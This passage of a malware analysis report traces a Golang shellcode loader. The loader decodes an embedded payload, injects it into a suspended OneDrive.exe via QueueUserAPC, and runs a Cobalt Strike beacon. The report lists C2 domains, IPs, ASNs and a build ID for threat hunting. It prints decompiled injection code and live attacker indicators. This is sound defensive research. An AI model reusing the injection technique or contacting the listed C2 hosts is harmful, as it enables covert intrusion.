        bool messageLoop = Application.MessageLoop;
        if (messageLoop)
        {
            Application.Exit();
        }
        else
        {
            Environment.Exit(1);
        }
    }
```

At the end, it goes ahead and spawns the decoy PDF into the screen. As, we conclude the analysis of the malicious .NET dropper, in the next sections, we will analyze the malicious executable dropped by this dropper.


Stage 3 – Malicious Golang Shellcode loader.



Initially, upon looking into the sample inside analysis tools. we can confirm that this executable is programmed using Golang. Next, we will look into the working of the shellcode loader and its injection mechanism.

```
v6 = time_Now(v0);
v198 = v1;
v197 = v6;
v214 = v7;
v10 = time_Sleep(1705032704, v1, v7, v2, v3, v8, v9);
v11 = time_Now(v10);
v12 = v197;
v13 = v198;
v18 = time_Time_Sub(
        v11,
        v1,
        v14,
        v197,
        v198,
        v214,
        v15,
        v16,
        v17,
        v180,
        v181,
        v182,
        HIDWORD(v182),
        v183,
        HIDWORD(v183),
        v184);
if ( (double)(int)(v18 / 1000000000) + (double)(v18 % 1000000000) / 1000000000.0 < 6.0 )
  os_Exit(0, v1, 1000000000 * (v18 / 1000000000), v12, v13, v19, v20, v21, v22);
```

Looking into the very first part of this shellcode loader, we found that the binary executes time_now function to initially capture the current system time, then it calls time_sleep which is also a Golang function with a hardcoded value, then again it calls the time_now function, which checks for the timestamp after the sleep. Then, it calls time_Time_Sub which checks the difference between the timestamp captured by the function and goes ahead and checks if the total sleep time is less then 6 seconds, in case the sleep duration is shorter, the program exits, this acts as a little anti-analysis technique.





```
Process = golang_org_x_sys_windows_CreateProcess(
            0,
            v29,                                // C:\Users\Public\OneDrive.exe
            (unsigned int)&v227,
            (unsigned int)&v224,
```


```
        1,
        4,                              // CREATE_SUSPENDED
        0,
        0,
        (unsigned int)&v230,
        (__int64)&v200,
        v181,
        v182,
        v183,
        v184,
        v185,
        HIDWORD(v185));
```

Next, moving ahead and checking the code, we found that the legitimate OneDrive executable, which was dropped by the.NET dropper, that similar process is being created using the CreateProcess API in Golang, and the process is being created in a suspended mode.


```
File = embed_FS_ReadFile(
         main_fileData[0],
         (unsigned int)"shellcode.txtDeleteServiceRegEnumKeyExWRegOpenKeyExWStartServiceWCertOpenStoreGetIfEntry2ExFind"
                       "NextFileWFindResourceWGetDriveTypeWMapViewOfFileModule32NextWThread32FirstVirtualUnlockWaitComm"
                       "EventWriteConsoleWRtlGetVersionRtlInitStringCoTaskMemFreeEnumProcessesShellExecuteWExitWindowsE"
                       "xGetClassNameWtimeEndPeriodFreeAddrInfoWgethostbynamegetservbynameWTSFreeMemorylevel 3 resetsrm"
                       "ount errortimer expiredexchange full",
         13,
         v30,
         1,
         v32,
         v33,
         v34,
         v35,
         v180,
         v181,
         v182);
```



Then, the shellcode which is already embedded in this loader binary is being read by using Golang function embed_FS_ReadFile which returns the shellcode.



Next, the shellcode which was returned by the previous function in a base64 encoded format is being decoded using Golang native function base64.StdEncoding.DecodeString and returned.



Then, the code basically uses a hardcoded 13-byte sized key, which is basically used to decode the entire shellcode.

```
v207 = p_syscall_LazyProc;
p_syscall_LazyProc->l = v64;
p_syscall_LazyProc->Name.len = 14LL;
p_syscall_LazyProc->Name.ptr = "VirtualAllocEx";
p__5_uintptr = (_5_uintptr *)runtime_newobject(&RTYPE__5_uintptr);
(*p__5_uintptr)[0] = v200;
(*p__5_uintptr)[1] = 0LL;
(*p__5_uintptr)[2] = v187;
(*p__5_uintptr)[3] = 12288LL;
(*p__5_uintptr)[4] = 4LL;
v67 = (int)p__5_uintptr;
v68 = 5;
v73 = syscall__ptr_LazyProc_Call(
        (_DWORD)v207,
        (_DWORD)p__5_uintptr,
        5,
        5,
        v56,
        v69,
        v70,
        v71,
        v72,
        v180,
        v181,
        v182,
        v183);
```

```
v120 = &v194;
v121 = golang_org_x_sys_windows_WriteProcessMemory(v200, v195, v213, v187, &v194);
if ( v121 )
{
  v223 = v5;
```


```
}
v203 = v159;
v159->l = v161;
v159->Name.len = 12LL;
v159->Name.ptr = &aQueueuserapc;            // QueueUserAPC
p__3_uintptr = (_3_uintptr *)runtime_newobject(&RTYPE__3_uintptr);
(*p__3_uintptr)[0] = v195;
(*p__3_uintptr)[1] = v201;
(*p__3_uintptr)[2] = 0LL;
v164 = (__int64)p__3_uintptr;
if ( !syscall__ptr_LazyProc_Call(
        (_DWORD)v203,
        (_DWORD)p__3_uintptr,
        3,
        3,
        (_DWORD)v146,
        v165,
        v166,
        v167,
```

```
            v180,
            v181,
            v182,
            v183) )
    {
```


Then finally, the code performs APC Injection technique to inject the shellcode inside the memory, by first starting with the process in a suspended state, followed by decoding and decrypting the shellcode, followed by allocating memory on the suspended OneDrive.exe process, then once the memory is allocated, it goes ahead and writes the shellcode inside the memory using WriteProcessMemory , then it uses QueueUserAPC API to queue a function call inside the main thread of the suspended **OneDrive.exe** process. Finally using ResumeThread which causes the queued APC function (containing the shellcode) to execute, effectively running the injected malicious code within the context of OneDrive.exe. Now, let us analyze some key artifacts of the shellcode.


Stage 4 -Shellcode overview.

Upon looking inside, the malicious shellcode and analyzing it we found that the shellcode is actually a loader, which works by initially loading a Windows wwanmm.dll library.



Once, the DLL is loaded it zeroes out the .text section of the DLL. It uses a windows API DllCanUnloadNow which helps to prepare the beacon in memory. Thus, further facilitating the working of the shellcode which is a Cobalt Strike beacon.





Further analyzing it becomes quite evident that the beacon is connecting to the C2-server, hosted by the attacker using certain user-agent. As, this tool is quite commonly used, therefore, we will not delve in-depth on the workings of the malicious beacon. The configuration of the beacon can be extracted as follows.

Extracted Configuration:


Method : GETHost[Command & Control] : phpsympfony.comUser-Agent : “Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko”

Hunting and Infrastructure.

Upon analysis of the shellcode injector programmed in Golang, we found little OPSEC related mistakes from the threat actor such as leaving Go-build ID along with the injector, which helped us to hunt for similar payloads, used by the same threat actor. The Go-build ID is as follows:

-_APqjT14Rci2qCv58VO/QN6emhFauHgKzaZvDVYE/3lVOVKh9ePO_EDoV_lSN/NL58izAdTGRId20sd3CJ


Now, looking into the infrastructural artefacts, the malicious command-and-control server which has been hosted at the domain phpsymfony[.]com , has been rotating the domain across multiples ASN services. Also, there has been a unique HTTP-Title which has also been rotated multiple times across the C2-server.



Host	Port	Response	Title	Bytes Recieved	Response Date
phpsymfony.com 104.21.64.93	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-19
phpsymfony.com 188.114.97.3	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-17
phpsymfony.com 172.67.180.141	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-15
phpsymfony.com 104.21.64.93	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-13
phpsymfony.com 172.67.180.141	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-11
phpsymfony.com 104.21.64.93	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-09


1-6 of 6

Looking into the response across the history we can see that the title Coming Soon – pariaturzzphy.makebelievercorp[.]com has been set up multiple times.



prismspeciialties.com 5.230.54.132	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-19
ns1.qingrongplc.shop 5.230.72.162	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-18
tadiranibat.com 5.230.44.139	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-18
fticonsutling.com 5.230.43.142	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-18
ceennsse.com 5.230.54.132	80	HTTP/1.1 200 OK	Coming Soon - pariaturzzphy.makebelievecorp.com	2.924 KB	2025-03-18

Upon further searching for the same HTTP-Title, we found that a lot of hosts are serving the same title, out of which some of them are serving malicious binaries such as ASyncRAT and much more.



Looking into the ASNs, the C2 server has been rotating since the date of activation. The list is as follows.

ASN	Geolocation	Owner
AS13335	United States	Cloudflare Net
AS35916	United States	MULTA-ASN1
AS135377	Hong Kong	UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED

AS174	United States	COGENT-174
AS47846	Germany	SEDO-AS
AS8560	Unknown	IONOS-AS

